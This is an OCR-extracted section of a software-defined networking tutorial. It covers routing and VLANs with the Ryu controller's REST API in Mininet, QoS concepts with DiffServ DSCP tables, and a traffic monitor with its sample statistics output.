
5.1.1 Router in RYU

We will talk about implementing routers in RYU controller, Routing in RYU is done by configuring open virtual switches using REST API instead of using a routing algorithm.

A REST API is a way for two computer systems to communicate using the HTTP technologies found in web browsers and servers. it acts as the translator between applications and the controller converts from Python or Java to a language that the controller understands as JSON&XML

5.1.2 Router demo

Example for topology we want to do routing between hosts (single Tenant):



1. Build the topology and start another xterm for the controller.

```
ubuntu@sdnhubvm:~[15:12]$  sudo mn --topo linear,3 --mac --switch ovsk --control
ler remote -x
*** Creating network
*** Adding controller
Unable to contact the remote controller at 127.0.0.1:6633
*** Adding hosts:
h1 h2 h3
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s2) (h3, s3) (s2, s1) (s3, s2)
*** Configuring hosts
h1 h2 h3
*** Running terms on :0.0
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> xterm c0
mininet>
```

2. Set the version of OpenFlow to be used in each router to 1.3 for 3 switches

```
root@sdnhubvm:~[15:15]$ ovs-vsctl set Bridge s1 protocols=OpenFlow13
```

```
root@sdnhubvm:~[15:15]$ ovs-vsctl set Bridge s2 protocols=OpenFlow13
```

```
root@sdnhubvm:~[15:15]$ ovs-vsctl set Bridge s3 protocols=OpenFlow13
```

3. delete the IP address that is assigned automatically on each host and set a new IP address.

For h1:

```
root@sdnhubvm:~[15:15]$ ip addr del 10.0.0.1/8 dev h1-eth0
root@sdnhubvm:~[15:24]$ ip addr add 172.16.20.10/24 dev h1-eth0
```

For h2:

```
root@sdnhubvm:~[15:15]$ ip addr del 10.0.0.2/8 dev h2-eth0
root@sdnhubvm:~[15:25]$ ip addr add 172.16.10.10/24 dev h2-eth0
```

For h3:

```
root@sdnhubvm:~[15:15]$ ip addr del 10.0.0.3/8 dev h3-eth0
root@sdnhubvm:~[15:26]$ # ip addr add 192.168.30.10/24 dev h3-eth0
```

4. start rest_router on xterm of the controller.

```
root@sdnhubvm:~[15:28]$ ./ryu/bin/ryu-manager ryu.app.rest_router
loading app ryu.app.rest_router
loading app ryu.controller.ofp_handler
instantiating app None of DPSet
creating context dpset
creating context wsgi
instantiating app ryu.app.rest_router of RestRouterAPI
instantiating app ryu.controller.ofp_handler of OFPHandler
(11116) wsgi starting up on http://0.0.0.0:8080/
/home/ubuntu/ryu/ryu/app/rest_router.py:445: UserWarning: Datapath#ports is kept
 for compatibility with the previous openflow versions (< 1.3). This not be upda
ted by EventOFPPortStatus message. If you want to be updated, you can use 'ryu.c
ontroller.dpset' or 'ryu.topology.switches'.
  self.port_data = PortData(dp.ports)
[RT][INFO] switch_id=0000000000000001: Set SW config for TTL error packet in.
[RT][INFO] switch_id=0000000000000001: Set ARP handling (packet in) flow [cookie
=0x0]
[RT][INFO] switch_id=0000000000000001: Set L2 switching (normal) flow [cookie=0x
0]
[RT][INFO] switch_id=0000000000000001: Set default route (drop) flow [cookie=0x0
]
[RT][INFO] switch_id=0000000000000001: Start cyclic routing table update.
[RT][INFO] switch_id=0000000000000001: Join as router.
[RT][INFO] switch_id=0000000000000003: Set SW config for TTL error packet in.
[RT][INFO] switch_id=0000000000000003: Set ARP handling (packet in) flow [cookie
=0x0]
[RT][INFO] switch_id=0000000000000003: Set L2 switching (normal) flow [cookie=0x
0]
[RT][INFO] switch_id=0000000000000003: Set default route (drop) flow [cookie=0x0
]
[RT][INFO] switch_id=0000000000000003: Start cyclic routing table update.
[RT][INFO] switch_id=0000000000000003: Join as router.
[RT][INFO] switch_id=0000000000000002: Set SW config for TTL error packet in.
[RT][INFO] switch_id=0000000000000002: Set ARP handling (packet in) flow [cookie
=0x0]
[RT][INFO] switch_id=0000000000000002: Set L2 switching (normal) flow [cookie=0x
0]
[RT][INFO] switch_id=0000000000000002: Set default route (drop) flow [cookie=0x0
]
[RT][INFO] switch_id=0000000000000002: Start cyclic routing table update.
[RT][INFO] switch_id=0000000000000002: Join as router.
```

5. set address for interfaces of each router
Router s1:

```
# curl -X POST -d '{"address":"172.16.20.1/24"}' http://localhost:8080/router/0000000000000001
  [
    {
      "switch_id": "0000000000000001",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=1]"
        }
      ]
    }
  ]

# curl -X POST -d '{"address": "172.16.30.30/24"}' http://localhost:8080/router
/0000000000000001
  [
    {
      "switch_id": "0000000000000001",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=2]"
        }
      ]
    }
  ]
```

Router s2:

```
# curl -X POST -d '{"address":"172.16.10.1/24"}' http://localhost:8080/router/0000000000000002
  [
    {
      "switch_id": "0000000000000002",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=1]"
        }
      ]
    }
  ]

# curl -X POST -d '{"address": "172.16.30.1/24"}' http://localhost:8080/router
/0000000000000002
  [
    {
      "switch_id": "0000000000000002",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=2]"
        }
      ]
    }
  ]

# curl -X POST -d '{"address": "192.168.10.1/24"}' http://localhost:8080/router
/0000000000000002
  [
    {
      "switch_id": "0000000000000002",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=3]"
        }
      ]
    }
  ]
```

Router s3:

```
# curl -X POST -d '{"address": "192.168.30.1/24"}' http://localhost:8080/router
/0000000000000003
  [
    {
      "switch_id": "0000000000000003",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=1]"
        }
      ]
    }
  ]

# curl -X POST -d '{"address": "192.168.10.20/24"}' http://localhost:8080/router
/0000000000000003
  [
    {
      "switch_id": "0000000000000003",
      "command_result": [
        {
          "result": "success",
          "details": "Add address [address_id=2]"
        }
      ]
    }
  ]
```

6. Set the default gateway on each host

For h1:
```
ip route add default via 172.16.20.1
```

For h2:
```
ip route add default via 172.16.10.1
```

For h3:
```
ip route add default via 192.168.30.1
```

7. Set the default route for each router
   - set router s2 as the default route of router s1.

```
curl -X POST -d '{"gateway": "172.16.30.1"}' http://localhost:8080/router/0000000000000001
[
  {
    "switch_id": "0000000000000001",
    "command_result": [
      {
        "result": "success",
        "details": "Add route [route_id=1]"
      }
    ]
  }
]
```

   - set router s1 as the default route of router s2.

```
curl -X POST -d '{"gateway": "172.16.30.30"}' http://localhost:8080/router/0000000000000002
[
  {
    "switch_id": "0000000000000002",
    "command_result": [
      {
        "result": "success",
        "details": "Add route [route_id=1]"
      }
    ]
  }
]
```

   - set router s2 as the default route of router s3

```
curl -X POST -d '{"gateway": "192.168.10.1"}' http://localhost:8080/router/0000000000000003
[
  {
    "switch_id": "0000000000000003",
    "command_result": [
      {
        "result": "success",
        "details": "Add route [route_id=1]"
      }
    ]
  }
]
```

8. set static route
   - For s2 router, set a static route to the host (192.168.30.0/24) under router s3.


```
# curl -X POST -d '{"destination": "192.168.30.0/24", "gateway": "192.168.10.20"}' http://
localhost:8080/router/0000000000000002
  [
    {
      "switch_id": "0000000000000002",
      "command_result": [
        {
          "result": "success",
          "details": "Add route [route_id=2]"
```

   - Check communication using ping from h3 to h2

```
# ping 192.168.30.10
PING 192.168.30.10 (192.168.30.10) 56(84) bytes of data.
64 bytes from 192.168.30.10: icmp_req=1 ttl=62 time=48.8 ms
64 bytes from 192.168.30.10: icmp_req=2 ttl=62 time=0.402 ms
64 bytes from 192.168.30.10: icmp_req=3 ttl=62 time=0.089 ms
```

5.1.3 VLAN demo

The following example of creating a topology where tenants are divided by VLAN




VLAN: logical overlay network that groups together a subset of devices that share a physical LAN, isolating the traffic for each group.

1. create the topology

```
ubuntu@sdnhubvm:~[16:13]$  sudo mn --topo linear,3,2 --mac --switch ovsk --contr
oller remote -x
*** Creating network
*** Adding controller
Unable to contact the remote controller at 127.0.0.1:6633
*** Adding hosts:
h1s1 h1s2 h1s3 h2s1 h2s2 h2s3
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1s1, s1) (h1s2, s2) (h1s3, s3) (h2s1, s1) (h2s2, s2) (h2s3, s3) (s2, s1) (s3,
s2)
*** Configuring hosts
h1s1 h1s2 h1s3 h2s1 h2s2 h2s3
*** Running terms on :0.0
*** Starting controller
c0
*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> xterm c0
```

2. set the version of OpenFlow to be used in each router to 1.3.
3. set the VLAN ID to the interface of each host and set the new IP address.

4. start rest_router on xterm of the controller.
5. set the address for interfaces of each router.
6. set the default gateway on each host
7. set static routes and the default route for each router
8. Then check communication with ping



5.2 QoS

5.2.1 Introduction


QoS (Quality of service) is the overall performance of a computer network, particularly the performance seen by the users of the network. Managing the delay, bandwidth, and packet loss parameters, allows you to allocate your available resources between applications in a reasonable way.

Bandwidth management or quality of service (QoS) is the general term given to a broad range of techniques designed to shape the traffic on your WAN connection. Bandwidth management ensures that the maximum amount of traffic flows over your Internet connection in the most efficient manner possible—so that packets are not dropped or re-transmitted. It also provides a method for enabling your important traffic to move more quickly through your network causing your business applications to respond more quickly.

Most of us have experienced, at some time or another, the effects of network latency (slow network response). Any of us who have tried to use interactive Web applications using a low-speed connection has seen the effect that a file transfer has on the interactive traffic over the connection.

Traffic shaping—through policies—allows you to implement a series of network actions that alter the way in which data is queued for transmission. Although it will ultimately take the same amount of time to transmit the entire set of datagrams across a network link, regardless of the order in which they

are transmitted, sacrificing the response time of the file transfer by prioritizing the interactive traffic can significantly speed up the response times for your interactive sessions.



In today's life, it is general that many applications run at the same time. As a critical type of resource, bandwidth would be shared without principle which leads to interference. Therefore, "important" applications cannot get enough bandwidth to transmit data. With good QoS rules, the system can provide stable service to them.

5.2.2 QoS with RYU

5.2.2.1 Per-flow

There are several ways to implement per-flow QoS in a network, including:

- DiffServ (Differentiated Services)
- MPLS (Multiprotocol Label Switching)
- CBQ (Class Based Queuing)
- HTB (Hierarchical Token Bucket)

In a traditional network, per-flow Quality of Service (QoS) is typically implemented using routers and switches that are equipped with QoS features. The network administrator must configure each device individually to manage the flow of data and enforce per-flow QoS policies. This can be a complex and time-consuming process, and it can be difficult to ensure that the policies are

consistently enforced across the entire network.

In a software-defined network (SDN), per-flow QoS is implemented using a centralized controller that manages the flow of data across the network. The controller can quickly and easily apply per-flow QoS policies to the network, and it can do so in a consistent and scalable manner. This makes it easier to manage the network, and it allows for more efficient use of network resources.


In addition, because the SDN controller has a centralized view of the entire network, it can make informed decisions about how to manage the flow of data and enforce per-flow QoS policies. For example, it can dynamically allocate bandwidth based on the current traffic patterns and requirements of the network.

Overall, per-flow QoS in an SDN provides several benefits over traditional networks, including:


- Centralized management: The SDN controller provides a centralized view of the network and allows for easy management of per-flow QoS policies.
- Consistent enforcement: Per-flow QoS policies are consistently enforced across the entire network, providing predictable and reliable service.
- Dynamic allocation: The SDN controller can dynamically allocate bandwidth based on changing network requirements.
- Scalability: The SDN controller can manage per-flow QoS policies in a scalable manner, making it easier to manage large and complex networks. Problems Per-flow solves.
- HOL Blocking (Per-flow).
- FIFO is unfair. (Per-flow or round-robin)
- Shared FIFO is slow (Per-flow)

5.2.2.2 Per-flow demo

The target is to do traffic shaping to preserve network bandwidth to avoid congestion at the interface.



Results



We can see that as both are transmitting the priority goes to UDP on port 5002 as specified in the QoS settings.

5.2.2.3 DiffServ

Network without QoS called converged network. There are two models exist for deploying end-to-end QoS in a network for traffic that is not suitable for best-effort service:

- Integrated Services (IntServ)
- Differential Services (DiffServ)

(Priority)	Destination address	Destination port	Protocol	Queue ID	(QoS ID)
1	10.0.0.1	5002	UDP	1	1

And while this happens h1 lags (at 35 kbit/sec) and when h2 is done It returns to the default speed which is 500kbps for Queue 0 and 1Mbps for Queue 1 which has the priority.

Queue ID	Max rate	Min rate
0	500Kbps	-
1	(1Mbps)	800Kbps

5.2.2.4 Integrated Services (IntServ)

IntServ, an application requests services from the network, and the network devices confirm that they can meet the request before any data is sent. The data from the application is a flow of packets.

IntServ uses an explicit signalling mechanism from applications to network devices.

The application requests a specific service level, including, for example, its bandwidth and delay requirements.

After the network devices have confirmed that they can meet these requirements, the application is assumed to only send data that requires this level of service.

Applications in an IntServ environment use the Resources Reservation Protocol (RSVP) to indicate their requirement to the network devices.

Two types of services provided in an IntServ environment are as follows:

- **Guaranteed Rate Service**
  This service allows applications to reserve bandwidth to meet their requirement. The network uses weighted fair queuing (WFQ) with RSVP to provide the service. WFQ is a Congestion Management technique.
- **Controlled Load Service**
  This service allows applications to request low delay and high throughout, even during times of congestion. The network uses RSVP with weighted random early detection (WRED) to provide this kind of service. WRED is a Congestion Avoidance technique.

5.2.2.5 Differential Services (DiffServ)

In contrast, with DiffServ, each packet is marked as it enters the network based on the type of traffic that it contains. The network devices then use this


marking to determine how to handle the packet as it travels through the network.

An application in a DiffServ environment does not explicitly signal the network before sending data. Instead, the network tries to deliver a specific level of service based on the QoS specified in the header of each packet.

Devices within the network then provide appropriate resources based on this marking. For example, packets that contain voice traffic are usually given higher priority than file transfer data because of the unique requirement of voice.


Because IntServ requires RSVP on all network devices, it is currently not used as much as DiffServ.

DiffServ uses the DSCP flag:
Packets are marked in the Type of Service (TOS) in IPv4, and Traffic Class in IPv6. 6 bits are used for Differentiated Service Code Point (DSCP) IETF set names to 21 of the 64 options and these names called PHBs (Per Hob Behavior)




DSCP values

- Default All zeros (000 000)
- EF (Expedited Forwarding) Should be assigned for highest priority traffic. 46 is the decimal equivalent. 101 110
- Class Selector For example, AF21. 2 is the class. (IP precedence) 1 is the drop probability. (When the queue is full)



	Low Drop Probability	Medium Drop Probability	High Drop Probability
Class 1	AF11 (10) 001010	AF12 (12) 001100	AF13 (14) 001110
Class 2	AF21 (18) 010010	AF22 (20) 010100	AF23 (22) 010110
Class 3	AF31 (26) 011010	AF32 (28) 011100	AF33 (30) 011110
Class 4	AF41 (34) 100010	AF42 (36) 100100	AF43 (38) 100110

It's used between domain and allow extra features like DROP or DSCP$_R EMARK$



5.2.2.6 Meter table

5.3 Traffic Monitor

Networks have already become the infrastructure of many services and businesses, so maintaining normal and stable operations is expected. Having said that, problems always occur.

When an error occurs on the network, the cause must be identified, and operation restored quickly. To detect errors and identify causes, it is necessary to understand the network status regularly.

For example, assuming the traffic volume of a port of some network device indicates a very high value, whether it is an abnormal state or is usually that way and when it became that way cannot be determined if the port's traffic volume has not been measured continuously.

For this reason, constant monitoring of the health of a network is essential for the continuous and safe operation of the services or businesses that use that network.

5.3.1 How to run?

1. Run mininet and make sure that the OpenFlow version is 1.3 sudo mn –topo=linear,2 –mac –switch=ovsk,protocols=OpenFlow13 –controller=remote
2. Run ryu and the previous script in another tab ryu-manager traffic_monitor_13.py

The output of the traffic monitor is 2 tables for each switch in the topology

For the previous topology it has 2 switches so each switch will have its tables and here is the output:

1. **Flow entry statistical information:** the information of packets that match the entry and were delivered.
2. **Port statistical information:** the number of packets-in, and packets-out for each port


```
datapath         in-port  eth-dst           out-port packets  bytes
---------------- -------- ----------------- -------- -------- --------
EVENT ofp_event->SimpleMonitor13 EventOFPPortStatsReply
datapath         port     rx-pkts  rx-bytes rx-error tx-pkts  tx-bytes tx-error
---------------- -------- -------- -------- -------- -------- -------- --------
0000000000000001        1        9      738        0       21     1686        0
0000000000000001        2       15     1206        0       14     1116        0
0000000000000001 fffffffe        0        0        0        0        0        0
EVENT ofp_event->SimpleMonitor13 EventOFPFlowStatsReply
datapath         in-port  eth-dst           out-port packets  bytes
---------------- -------- ----------------- -------- -------- --------
EVENT ofp_event->SimpleMonitor13 EventOFPPortStatsReply
datapath         port     rx-pkts  rx-bytes rx-error tx-pkts  tx-bytes tx-error
---------------- -------- -------- -------- -------- -------- -------- --------
0000000000000002        1        9      738        0       19     1506        0
0000000000000002        2       14     1116        0       15     1206        0
0000000000000002 fffffffe        0        0        0        0        0        0
```

We notice that the flow entry statistical information table is empty because we didn't match an entry yet. On the other hand, the Port Statistical information table is not empty because the network is alive, so some packets are being sent due to different running protocols.

Let's Ping from H1 to H2

The flow entry statistical information table shows us statistics for the packets that matched and entry and it shows the destination it's obvious that 15 packets were received through port 1 and will be transmitted through port 2 to the destination with MAC address 00:00:00:00:00:02, also it shows us the size of these packets.

The Port Statistical information table is still not empty and keeps counting any packet being received or transmitted at each port.

The number of packets in the Port Statistical information table is always greater than the flow entry statistical information table because it counts all the in & out packets regardless of matching and entry or not.

A request to the OpenFlow switch is periodically sent to acquire statistical information about the traffic, it is sent every 10 seconds infinitely, so the table


```
datapath         in-port  eth-dst           out-port packets  bytes
---------------- -------- ----------------- -------- -------- --------
0000000000000001        1 00:00:00:00:00:02        2       15     1414
